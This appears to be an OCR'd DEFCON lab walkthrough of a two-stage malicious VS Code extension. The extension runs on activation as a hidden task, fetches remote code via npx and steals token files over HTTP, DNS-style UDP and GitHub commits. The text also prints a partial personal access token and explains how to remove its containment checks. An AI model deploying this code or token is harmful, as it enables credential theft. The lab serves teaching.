1:50:3...	node.exe	7208	CloseFile	C:\Users\User01\Documents\DEFCON34-LABS\vscode\fixtures\synthetic-home\github-token.txt	SUCCESS

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help


Time ...	Process Name	PID	Operation	Path	Result
1:50:3...	node.exe	7208	CreateFile	C:\Users\User01\Documents\DEFCON34-LABS\vscode\fixtures\synthetic-home\npm-token.txt	SUCCESS
1:50:3...	node.exe	7208	QueryBasicInformati...	C:\Users\User01\Documents\DEFCON34-LABS\vscode\fixtures\synthetic-home\npm-token.txt	SUCCESS
1:50:3...	node.exe	7208	CloseFile	C:\Users\User01\Documents\DEFCON34-LABS\vscode\fixtures\synthetic-home\npm-token.txt	SUCCESS
1:50:3...	node.exe	7208	CreateFile	C:\Users\User01\Documents\DEFCON34-LABS\vscode\fixtures\synthetic-home\npm-token.txt	SUCCESS
1:50:3...	node.exe	7208	QueryEAFile	C:\Users\User01\Documents\DEFCON34-LABS\vscode\fixtures\synthetic-home\npm-token.txt	SUCCESS
1:50:3...	node.exe	7208	ReadFile	C:\Users\User01\Documents\DEFCON34-LABS\vscode\fixtures\synthetic-home\npm-token.txt	SUCCESS
1:50:3...	node.exe	7208	ReadFile	C:\Users\User01\Documents\DEFCON34-LABS\vscode\fixtures\synthetic-home\npm-token.txt	SUCCESS
1:50:3...	node.exe	7208	ReadFile	C:\Users\User01\Documents\DEFCON34-LABS\vscode\fixtures\synthetic-home\npm-token.txt	END OF FILE
1:50:3...	node.exe	7208	CloseFile	C:\Users\User01\Documents\DEFCON34-LABS\vscode\fixtures\synthetic-home\npm-token.txt	SUCCESS

Sensitive information collection

1:50:3...	node.exe	7208	CreateFile	C:\Users\User01\Documents\DEFCON34-LABS\vscode\telemetry\events.jsonl
1:50:3...	node.exe	7208	WriteFile	C:\Users\User01\Documents\DEFCON34-LABS\vscode\telemetry\events.jsonl
1:50:3...	node.exe	7208	CloseFile	C:\Users\User01\Documents\DEFCON34-LABS\vscode\telemetry\events.jsonl
1:50:3...	node.exe	7208	CreateFile	C:\Users\User01\Documents\DEFCON34-LABS\vscode\telemetry\events.jsonl
1:50:3...	node.exe	7208	WriteFile	C:\Users\User01\Documents\DEFCON34-LABS\vscode\telemetry\events.jsonl

Information sent to C2

tcp.dstport == 43130



Information received by the C2



Option 2 - Exfiltrate via DNS


8. .\scripts\set-channel.ps1 dns (useful for the second stage)

```
PS C:\Users\User01\Documents\DEFCON34-LABS\vscode> .\scripts\set-channel.ps1 dns
Exfiltration channel set to: dns
PS C:\Users\User01\Documents\DEFCON34-LABS\vscode>
```

9. code .\extension (must open VS Code)
10. Inside VS Code, F5 to run the extension

Note: *the other evidence is the same as exfiltration via C2.*

Evidence of information exfiltration via DNS through packets.
udp.dstport == 53535




Option 3 - Exfiltrate via GitHub Repo

Note: *This flow requires data from a GitHub account. Within the extension code, the following variables must be completed: OWNER, REPO, TOKEN. The repo must have the name "defcon-victim-01".*


11. Open the "lab-config.json" file (*C:\Users\User01\Documents\DEFCON34-LABS\vscode*)
12. Set "github" in "mode" of the "exfiltration" section.
13. code .\extension (must open VS Code)
14. Inside VS Code, F5 to run the extension

```
        },
"exfiltration":  {
                "mode":  "github",
                "_modeHelp":  "Use c2, dns, github, or none.
                repository.",
                "c2Url":  "http://127.0.0.1:43130/collect",
                "dnsHost":  "127.0.0.1",
                "dnsPort":  53535
```


Network level evidence
tls.handshake.extensions_server_name contains "github"



Evidence of exfiltration submission via GitHub



After the simulated attack execution, let's review the following files to investigate how each technique is being implemented. To do this, we open the project in VS Code located at the path “extension\src”.


File Edit Selection View Go Run Terminal Help
extension
EXPLORER
EXTENSION
.vscode
launch.json
src
extension.js
package.json
extension.js
src > extension.js
1 const vscode = require('vscode');
2 const fs = require('fs');
3 const path = require('path');
4
5 function loadLabConfig(root) {
6 const configPath = path.join(root, 'lab-config.json');
7 if (!fs.existsSync(path.join(root, '.authorized'))) {
8 throw new Error('lab authorization marker is missing');
9 }

First Stage (Dropper)

Constructs the path to the `lab-config.json` file, where how the second stage will execute is defined.

```
function loadLabConfig(root) {
  const configPath = path.join(root, 'lab-config.json');
  if (!fs.existsSync(path.join(root, '.authorized'))) {
    throw new Error('lab authorization marker is missing');
  }
  //return JSON.parse(fs.readFileSync(configPath, 'utf8'));
  const rawConfig = fs.readFileSync(configPath, 'utf8').replace(/^\uFEFF/, '');
  return JSON.parse(rawConfig);
}
```

If the lab-config.json file is configured with stage2 as “github”, then it will download the second stage from a public github repository:

- It only accepts a reference with this format: the commit must contain exactly 40 hexadecimal characters.
- If the repository or the SHA do not meet the allowed format, execution stops.
- Allows authorizing recovery from GitHub in two ways: via an environment variable or via `githubAuthorized: true` in `lab-config.json`.

Its goal is to prevent GitHub mode from being accidentally activated.

```
if (config.stage2?.mode === 'github') {
  const spec = String(config.stage2.githubSpec || '');
  const match =    /^github:rrsb25\/Test_ExtensionVSCode#([0-9a-f]{40})$/i.exec(spec);
  if (!match) {    throw new Error(      'GitHub stage requires the authorized repository and a full 40-character commit
  SHA'    );  }
 // if (    process.env.DEFCON_GITHUB_STAGE2 !==    'I_AUTHORIZE_PINNED_WORKSHOP_RETRIEVAL'  ) {    throw new Error(      'set
 DEFCON_GITHUB_STAGE2 authorization phrase'    );  }
  const githubAuthorized =
  process.env.DEFCON_GITHUB_STAGE2 === 'I_AUTHORIZE_PINNED_WORKSHOP_RETRIEVAL' ||
  config.stage2.githubAuthorized === true;
  if (!githubAuthorized) {
  throw new Error('set DEFCON_GITHUB_STAGE2 authorization phrase or set stage2.githubAuthorized=true in lab-config.json');
  }
```

The next step is to build the command that allows downloading the remote package and executing it. To do this, the following is performed:

- Uses npm 8 (it was identified that later versions no longer allow executing remote packages)
- Obtains the package from the indicated package and commits.
- Installs the package temporarily and executes the binary.
- Conceptually equivalent to:
  npx --yes --package=npm@8 npm exec `
  --yes `

```
    --package="github:ownerName/repoName#COMMIT_SHA" `
    -- test-extension-vscode
```

The variables configured in the code are delivered to the process that is responsible for performing communication for the data exfiltration scenario to a public GitHub repository. Its general purpose is:

- `DEFCON_LAB`: indicate that it is executing within the laboratory.
- `DEFCON_LAB_ROOT`: inform where the laboratory is.
- `DEFCON_GITHUB_REAL`: authorize real operations against GitHub.
- `DEFCON_GH_OWNER`: indicate the owner of the destination repository.
- `DEFCON_GH_REPO`: indicate the repository where it will be written.
- `DEFCON_GH_TOKEN`: authenticate requests to GitHub.

Challenge:

- How would the code be modified so that the token is not hardcoded and a token discovered on the compromised computer is used?

```
return new vscode.ShellExecution(
`npx --yes --package=npm@8 npm exec --yes --package="${spec}" -- test-extension-vscode`,
{
  cwd: root,
  env: {
  ...process.env,
  DEFCON_LAB: '1',
  DEFCON_LAB_ROOT: root,
  DEFCON_GITHUB_REAL: 'I_UNDERSTAND_THIS_WRITES_TO_GITHUB',
  DEFCON_GH_OWNER: 'build-deploy-own',
  DEFCON_GH_REPO: 'defcon-victim-01',
  DEFCON_GH_TOKEN: 'github_pat_11BCKPECY0hhitSdKTMFdQ_XQp3W3l9ydhUuCgRHRn3B4AZmkOXcdRjSm
  }
});

}
throw new Error(`unsupported stage2 mode: ${config.stage2?.mode}`);
```

The next activity in the code is the creation of an internal VS Code task where its main elements are:

- Type: `defcon-lab`.
- Scope: the current workspace.
- Visible name: `Nx background indexer`.
- Source: `defcon-lab`.
- Command: result of `buildExecution()`.

```
  const task = new vscode.Task(
    { type: 'defcon-lab' },
    vscode.TaskScope.Workspace,
    'Nx background indexer',
    'defcon-lab',
    buildExecution(root, config)
  );
```

The launching of the task occurs with the following code. Up to this point, the code had only:

- Validated the configuration.
- Built the command.
- Created the `Task` object.

This line "*await vscode.tasks.executeTask(task);*" is what initiates the local or remote process.

This line "*await context.globalState.update(key, true);*", was designed to save that the stage had already been executed. This means that the second stage can be executed repeatedly.


```
  task.presentationOptions = { reveal: vscode.TaskRevealKind.Never, echo: true, focus: true };
  task.isBackground = true;
  await vscode.tasks.executeTask(task);
  //await context.globalState.update(key, true);
}
```

This function is called by VS Code when the extension is activated. That's why you don't need to open a terminal or execute a `Task` manually: upon pressing F5, the Extension Host activates the extension and this directly calls `runStage()`.

```
function activate(context) {
  context.subscriptions.push(vscode.commands.registerCommand('defconLab.run', () => runStage(context)));
  runStage(context).catch(err => console.error('[DEFCON-LAB]', err.message));
}
function deactivate() {}
module.exports = { activate, deactivate };
```


Note: If the lab-config.json file has stage2 configured as "local", the extension would no longer download the malicious code from GitHub, but would use the malicious code that is within the project.

```
function buildExecution(root, config) {
  const env = { ...process.env, DEFCON_LAB: '1', DEFCON_LAB_ROOT: root };
  if (config.stage2?.mode === 'local') {
    return new vscode.ShellExecution('node', [path.join(root, 'payload', 'agent.js')], {
      cwd: root,
      env
    });
  }
```




Second Stage (Execution malicious agent)

The first stage downloads from GitHub a package containing 2 files (package.json and index.json) and installs it temporarily based on the definition in the “package.json” file.



The definition of “package.json” is what the image shows. In which, in addition to its metadata, it is indicated that the file “index.js” (malicious agent) should be executed as a binary.



Malicious Agent (index.js)

The file index.js contains the definition of the laboratory paths with the objective of calculating all locations used by the simulation.

- `root`: main laboratory directory.
- `telemetry`: folder where generated events are saved.
- `synthetic`: profile containing fake credentials.
- `victimHome`: simulated victim profile.
- `marker`: file that authorizes execution.
- `configPath`: laboratory configuration file.

```
const root = path.resolve(process.env.DEFCON_LAB_ROOT || path.join(__dirname, '..'));
const telemetry = path.join(root, 'telemetry');
const synthetic = path.join(root, 'fixtures', 'synthetic-home');
const victimHome = path.join(root, 'fixtures', 'victim-home');
const marker = path.join(root, '.authorized');
const configPath = path.join(root, 'lab-config.json');
```

Then it includes authorization verification and path containment validation with the objective of executing the agent in a controlled environment. If execution on folders outside the lab is desired, these verifications and validations must be removed.

```
if (process.env.DEFCON_LAB !== '1' || !fs.existsSync(marker)) process.exit(0);
for (const target of [telemetry, synthetic, victimHome]) {
  if (target !== root && !target.startsWith(root + path.sep)) throw new Error('fixture containment failed');
}
```

The following lines of code allow:

- Create a “telemetry” folder if it does not exist
- Read lab-config.json
- Register events: each laboratory action is recorded in telemetry/events.jsonl

```
fs.mkdirSync(telemetry, { recursive: true });
//const config = fs.existsSync(configPath) ? JSON.parse(fs.readFileSync(configPath, 'utf8')) : {};
const raw = fs.readFileSync(configPath, 'utf8').replace(/^\uFEFF/, '');
const config = JSON.parse(raw);
const log = (type, data = {}) => fs.appendFileSync(
  path.join(telemetry, 'events.jsonl'),
  JSON.stringify({ time: new Date().toISOString(), type, ...data }) + '\n'
);
```

The discoverFixtures() function simulates searching for secrets on a victim's system, reading only from the “fixtures/synthetic-home” path. It looks for three specific files:

- GitHub token.
- npm token.
- AWS credentials.

```
function discoverFixtures() {
  const names = ['github-token.txt', 'npm-token.txt', 'aws-credentials.txt'];
  return names
    .filter(name => fs.existsSync(path.join(synthetic, name)))
    .map(name => ({ file: name, value: fs.readFileSync(path.join(synthetic, name), 'utf8').trim() }));
}
```

Exfiltration Option 1 - HTTP C2

The goal is to simulate exfiltration via an HTTP request. It validates that the configuration contains *“mode”:”c2”* and that communication is not toward the internet (127.0.0.1).
Then it creates the JSON that will be sent to the simulated C2 and includes:

- A unique session identifier.
- The names and values of the canary files.

Then it sends the data to the local receiver via POST method.

If the server responds correctly, it records the destination, the amount of bytes, and that the operation was accepted.

```
async function sendC2(items) {
  if (config.exfiltration?.mode !== 'c2') return;
  const url = config.exfiltration.c2Url;
  if (!/^http:\/\/(127\.0\.0\.1|localhost):43130\/collect$/.test(url)) throw new Error('C2 must be lab loopback');
  const body = JSON.stringify({
    session: crypto.randomUUID(),
    technique: 'V11',
    files: items.map(item => ({ name: item.file, canary: item.value }))
  });
  const response = await fetch(url, { method: 'POST', headers: { 'content-type': 'application/json' }, body });
  if (!response.ok) throw new Error(`C2 returned ${response.status}`);
  log('c2-exfiltration', { url, bytes: Buffer.byteLength(body), accepted: true });
}
```

Exfiltration Option 2 - DNS

The goal is to simulate splitting information into queries or messages similar to DNS names. In addition to validating that the DNS service is local (127.0.0.1), encoding and fragmentation are performed:

- Convert the list of files to JSON.
- Encode it in URL-safe Base64.
- Split it into fragments of up to 45 characters.

Then, it creates a UDP socket using IPv4 and each packet is sent following a structure similar to "1-3.eyJmaWxlIjoiZ2l0aHVi.defcon.lab" where:

- `1-3` means packet 1 of 3.
- The central part contains encoded data.
- `defcon.lab` is the fictitious domain.

Important: these are not real DNS queries built with the DNS protocol. They are UDP messages whose content looks like a DNS name. The local receiver must interpret that string.

Finally, it closes the socket and records how many fragments were sent.

```
async function sendDns(items) {
  if (config.exfiltration?.mode !== 'dns') return;
  const host = config.exfiltration.dnsHost;
  const port = config.exfiltration.dnsPort;
  if (host !== '127.0.0.1' || port !== 53535) throw new Error('DNS receiver must be lab loopback');
  const labels = Buffer.from(JSON.stringify(items), 'utf8').toString('base64url').match(/.{1,45}/g) || [];
  const socket = dgram.createSocket('udp4');
  for (let index = 0; index < labels.length; index++) {
    const message = Buffer.from(`${index + 1}-${labels.length}.${labels[index]}.defcon.lab`);
    await new Promise((resolve, reject) => socket.send(message, port, host, error => error ? reject(error) : resolve()));
  }
  socket.close();
  log('dns-exfiltration', { host, port, packets: labels.length, sent: true });
}
```

Exfiltration Option 3 - GitHub

The goal is to execute another script that performs a real commit of the telemetry to a GitHub repository.
Selects the telemetry file generated by the laboratory. (*const telemetryFile = path.join(telemetry, 'events.jsonl');*)
Then it uses the spawnSync function to execute the "github-client.js" file, where conceptually it performs the following: *node github/github-client.js commit telemetry/events.jsonl*
The final lines consist of:

- Detect failures upon starting the process, a non-zero exit code, errors generated by the GitHub client.
- Records the destination repository and that the commit was performed.

```
function sendGitHub() {
  if (config.exfiltration?.mode !== 'github') return;
  if (process.env.DEFCON_GITHUB_REAL !== 'I_UNDERSTAND_THIS_WRITES_TO_GITHUB') {
    throw new Error('GitHub exfiltration requires explicit DEFCON_GITHUB_REAL authorization');
  }
  const telemetryFile = path.join(telemetry, 'events.jsonl');
  const result = spawnSync(process.execPath, [path.join(root, 'github', 'github-client.js'), 'commit', telemetryFile], {
    cwd: root,
    encoding: 'utf8',
    env: process.env
  });
  if (result.error) throw result.error;
  if (result.status !== 0) throw new Error(`GitHub telemetry commit failed: ${result.stderr || result.stdout}`);
  log('github-exfiltration', { technique: 'V11', target: `${process.env.DEFCON_GH_OWNER}/${process.env.DEFCON_GH_REPO}`, committed: true });
}
```

GitHub Client

The objective of this client is to send the information to be exfiltrated to GitHub. This client supports the exfiltration channel through GitHub in the agent.

This first portion of code consists of ensuring that we are in a controlled environment, where it checks that:

- An owner was provided.
- A repository was provided.
- A token was provided.
- The repository name starts with `defcon-victim-`.

```
const fs=require('fs');
const API='https://api.github.com';
function config(){
  const owner=process.env.DEFCON_GH_OWNER, repo=process.env.DEFCON_GH_REPO, token=process.env.DEFCON_GH_TOKEN;
  if(process.env.DEFCON_GITHUB_REAL!=='I_UNDERSTAND_THIS_WRITES_TO_GITHUB') throw new Error('real GitHub mode not
  authorized');
  if(!owner||!repo||!token||!repo.startsWith('defcon-victim-')) throw new Error('missing or invalid scoped configuration'
  );
  return {owner,repo,token};
}
```

This generic function is to make calls or requests to GitHub with the necessary headers:

- Accept:'application/vnd.github+json': Requests responses in the JSON format recommended by GitHub.
- Authorization:`Bearer ${c.token}`: Authenticates the request using the token.
- 'X-GitHub-Api-Version':'2022-11-28': Sets a specific version of the API to avoid unexpected changes in behavior.
- 'User-Agent':'defcon-workshop': Identifies the client making the request.

